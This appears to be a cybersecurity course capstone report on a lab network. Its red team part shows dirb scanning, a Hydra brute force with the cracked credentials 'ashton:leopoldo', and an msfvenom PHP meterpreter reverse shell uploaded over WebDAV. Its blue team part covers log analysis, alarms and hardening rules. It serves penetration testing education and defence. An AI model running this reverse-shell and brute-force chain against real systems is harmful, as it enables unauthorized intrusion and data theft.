Capstone Engagement


Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Netmask: 255.255.255.0
Wildcard: 0.0.0.255
Network: 192.168.1.0/24
Broadcast: 192.168.1.255
HostMin: 192.168.1.1
HostMax: 192.168.1.254
Hosts/Net: 254
(Private Internet Class C)
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web Server
ELK	192.168.1.100	Monitoring System
Kali	192.168.1.90	Penetration Testing System
ML-REFVM-684427	192.168.1.1	NATSwitch

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security Misconfiguration - Directory Listing Enabled on Apache Web Server	Directory structure and files on the Capstone Apache web server are fully exposed.	Files revealed user “ashton” is the administrator for the directory: /company_folders/secret_folder/
Brute Force Vulnerability - Weak Password/No Failed Password Lockout	No lockout for failed login attempts allows for brute force attacks. Weak password cracked via Hydra dictionary/brute force attack.	Brute force provided access to: /secret_folder/ password hash for Ryan exposed -> dav://192.168.1.105/webdav/
Remote Code Execution	Web server IPS/IDS/Firewall(s) allows outbound ports and undetected reverse shell payloads.	Gained remote backdoor shell access to Capstone Apache web server. Data breached. Flag found.

Exploitation: Security Misconfiguration

01

Tools & Processes

- dirb to locate URLs on the target site.
- Browser to explore 192.168.1.105/

02

Achievements

- The exploit revealed the following directories:

  /secret_folder

  /webdav

- Reviewed files to determine further reconnaissance.

03

Exploitation


- The login prompt reveals admin username “ashton” for directory:

/company_folders/secret_folder

- This directory is password protected, but susceptible to brute-force attacks…

Exploitation: Security Misconfiguration (Cont.)

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 25 17:28:45 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)


-----------------
END_TIME: Thu Mar 25 17:28:50 2021
DOWNLOADED: 4612 - FOUND: 2
```



- Utilized dirb to locate URLs on the target site
- Recon: 192.168.1.105/webdav

- The login prompt reveals admin username "ashton" for 192.168.1.105/company_folders/secret_folder/

Exploitation: Brute Force - Password

01

Tools & Processes

- Hydra brute force dictionary attack.
- https://Crackstation.net to crack user Ryan's hashed password.


02

Achievements

- Password for user Ashton was cracked via dictionary attack in Hydra.
- Accessed the /secret_folder/ directory with cracked credentials.
- Access info for /webdav/ directory was found.
- Hash for Ryan's password was found and cracked, allowing access to /webdav.

03

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
```




```
Personal Note

In order to connect to our companies webdav
server I need to use ryan's account
(Hash: d7dad0a5cd7c8376eeb50d69b3ccd352) → linux4u

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://192.168.1.105/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Remote Code Execution

01

Tools & Processes

- 1. Created msfvenom payload:

  php/meterpreter/reverse_tcp

- 2. Uploaded shell exploit to target.
- 3. Established remote listener via msfconsole on port 4444 and ran exploit.
- 4. Executed reverse shell backdoor on Capstone Apache server.

02

Achievements

- Opened a remote backdoor shell to the Capstone Apache server and gained access to the root directory on the Capstone server (192.168.1.105).
- Found hidden flag.txt file.

03

Proof of Exploit

```
meterpreter > shell

find / -iname flag.txt
2>/dev/null

results: /flag.txt

cd /

cat flag.txt :

b1ng0w@5h1sn@m0
```

Exploitation: Remote Code Execution (Cont.)

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

1

webdav - File Manager

File Edit View Go Help

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/webdav on 1...

passwd.dav shell.php

2

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > exploit
```

3

```
cd /
ls
bin
boot
dev
etc
flag.txt
```

4

- Reverse shelled into the system & revealed the file contents of flag.txt:


```
cat flag.txt
b1ng0w@5h1sn@m0
```


- Created payload file ‘shell.php’ which is the reverse shell payload, a plain php script that is configured according to the LHOST and LPORT parameters.

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan





Time	source.ip	source.port	destination.port	source.packets	destination.packets	event.duration
Mar 25, 2021 @ 18:46:50.000	192.168.1.90	62598	1025	1	1	0.0
Mar 25, 2021 @ 18:46:50.000	192.168.1.90	62598	25	1	1	0.0
Mar 25, 2021 @ 18:46:50.000	192.168.1.90	62598	5900	1	1	0.0
Mar 25, 2021 @ 18:46:50.000	192.168.1.90	62598	8888	1	1	0.0
Mar 25, 2021 @ 18:46:50.000	192.168.1.90	62598	3389	1	1	0.0
Mar 25, 2021 @ 18:46:50.000	192.168.1.90	62598	554	1	1	0.0

- Multiple port requests at the same time indicate port scanning activity.

- The port scan performed by **192.168.1.90** began @ **18:46:50.000**
- The sudden spike in network traffic and requests is indicative of a port scan against the network.
- Performed multiple port scans, for a total **of 28,468 hits**.
- The source of the increased network traffic is **IP 192.168.1.90**

Analysis: Finding the Request for the Hidden Directory

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,439
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Time	source.ip	url.full
Mar 25, 2021 @ 17:58:24.987	192.168.1.90	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Mar 25, 2021 @ 17:58:24.942	192.168.1.90	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,439
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/company_folders/secret_folder/	10
http://192.168.1.105/webdav/passwd.dav	8
http://192.168.1.105/webdav/	4
http://192.168.1.105/company_folders/secret_folder/webdav	2
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

- The **/connect_to_corp_server** directory was requested, but was only accessed **2** times.

- The request for the hidden directory occurred on **March 25, 2021 @ 17:58:24.942**
- There were **16,439 requests** made. Most requests originated from the brute force attack performed.


- This page contains instructions for connecting to the **/webdav** directory.

Analysis: Uncovering the Brute Force Attack



HTTP status codes for the top queries [Packetbeat] ECS

HTTP Query	Count	HTTP Status Code
GET /company_folders/secret_folder	16,439	401
GET /company_folders/secret_folder	16,439	301
GET /company_folders/secret_folder/	2	200



- **16,439 requests** were made to the password protected folder: /company_folders/secret_folder
- The logs contain evidence of a large number of requests for the sensitive data. Only **2** requests were successful.

➢ This is indicative of a brute force attack.

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS *Fig. 1*

url.full: Descending	Count
http://192.168.1.105/webdav	54
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/webdav/passwd.dav	8
http://192.168.1.105/webdav/	4

Fig. 2




Fig. 3

Time	url.path	http.request.method	source.ip	destination.ip	network.direction
Mar 25, 2021 @ 18:32:58.276	/webdav/shell.php	put	192.168.1.90	192.168.1.105	outbound
Mar 25, 2021 @ 18:32:58.241	/webdav/shell.php	put	192.168.1.90	192.168.1.105	inbound

- **54 requests** were made to the /webdav/ directory (***Fig. 1***)
- Request methods breakdown; note “PUT” method (***Fig. 2***)
- Files requested and frequency shown in (***Fig. 1***)
- ➢ Backdoor payload **shell.php** was uploaded on **March 25, 2021 @ 18:32:58.241** (***Fig. 3***)

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Alarm Criteria

- Number of ports accessed per source IP per second.

Threshold Criteria

- Trigger alert to email and log incidents when > 3 port scans are detected (≠ ports 80, 443) at the same time from any single IP address.
- Trigger alert to email and log incidents when IP address sends > 10 requests per second for more than 5 seconds

System Hardening

- Block/Forward (honeypot) | delay port scans (web server)

RULES IPTABLES *(Example)*

```
iptables -N LOGPSCAN
iptables -A LOGPSCAN -p tcp --syn -m limit --limit 2000/hour -j RETURN
iptables -A LOGPSCAN -m limit --limit 200/hour -j LOG --log-prefix "DROPPED Port scan: "
iptables -A LOGPSCAN -j DROP
iptables -A INPUT -p tcp --syn -j LOGPSCAN
```

- Filter ICMP traffic.
- Whitelist internal IP addresses to detect future unauthorized access.
- Firewall block all incoming and outgoing ports except for those needed (80 and 443).

➢ Implementing IPTables/Firewall port block and scan delay is an effective mitigation technique to stop unwanted port scanning. Utilizing an IDS/IPS like Splunk will effectively alert and facilitate rapid response to potential threats.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Alarm Criteria

- Whitelist internal IP addresses to detect future unauthorized access.
- Set an alert for any external IP addresses attempting connection.

Threshold Criteria

- Trigger alert to email and log incidents when unauthorized IP access > 0

➢ *Example: Alert email and log when > 0 access is detected on "secret_folder" from IPs other than 192.168.1.105 or 192.168.1.1*

System Hardening

- Modify the httpd.conf file on the host to block unwanted access to "secret_folder" from any IP other than those listed:

- Open httpd.conf file

```
nano /etc/httpd/conf/httpd.conf
```

- Locate directory section (/var/www/) & set the following rules:

```
<Directory /var/www/company_folders/secret_folder/>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Deny  from 192.168.1.90
</Directory>
```

- Disable directory listing in apache
- Data should be encrypted at rest.

Mitigation: Preventing Brute Force Attacks

Alarm

Alert Criteria

- # of Requests per Second
- # of Error (200, 401) responses detected per 5 seconds

Threshold Criteria

- Trigger alert to email and log incidents when > 100 requests per second for 5 seconds.
- Trigger alert to email and log incidents when requests for protected files and folders respond with > 5 Error (401) responses; OR any OK (200) responses occur from external IPs

System Hardening

The best defense against hackers is a strong password. Always use at least 9 characters. The longer the password, the more difficult it is to attack with a "brute-force“.

- Implement a lockout policy, locking out multiple failed login attempts in order to mitigate against brute force attacks.
- Implement multi-factor authentication.
- Ask users to answer a security response upon multiple failed logins.
- Use a CAPTCHA to ensure the user is human.

Mitigation: Detecting the WebDAV Connection

Alarm

Alert Criteria

- Number of times the /webdav directory is requested/read by unauthorized IPs.

Threshold Criteria

- Trigger alert to email and log incidents when **ANY** requests are made for the /webdav directory by unauthorized IPs.

System Hardening

- Modify the httpd.conf file on the host to block unwanted access to the /webdav directory from any IP other than those listed:

- Open httpd.conf file

```
nano /etc/httpd/conf/httpd.conf
```

- Locate directory section (/var/www/) & set the following rules:

```
<Directory /var/www/webdav/>
   Order allow,deny
   Allow from 192.168.1.1
   Allow from 192.168.1.105
   Deny  from all
</Directory>
```

- Configure Filebeat on the host to Monitor access to the /webdav directory.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Alert Criteria

- # of POST requests containing form or file data of a disallowed file type, e.g., .php.

Threshold Criteria

Trigger alert to email and log incidents when **ANY** user uploads a forbidden file type.

System Hardening

- Filebeat should be enabled and configured to monitor HTTP methods.
- Restrict write permissions on the host.
- Deny all POST requests with a root .httaccess file:

```
# deny all POST requests
<IfModule mod_rewrite.c>
    RewriteCond %{REQUEST_METHOD} POST
    RewriteRule .* /custom.php [R=301,L] ← Redirect
</IfModule>
```

the End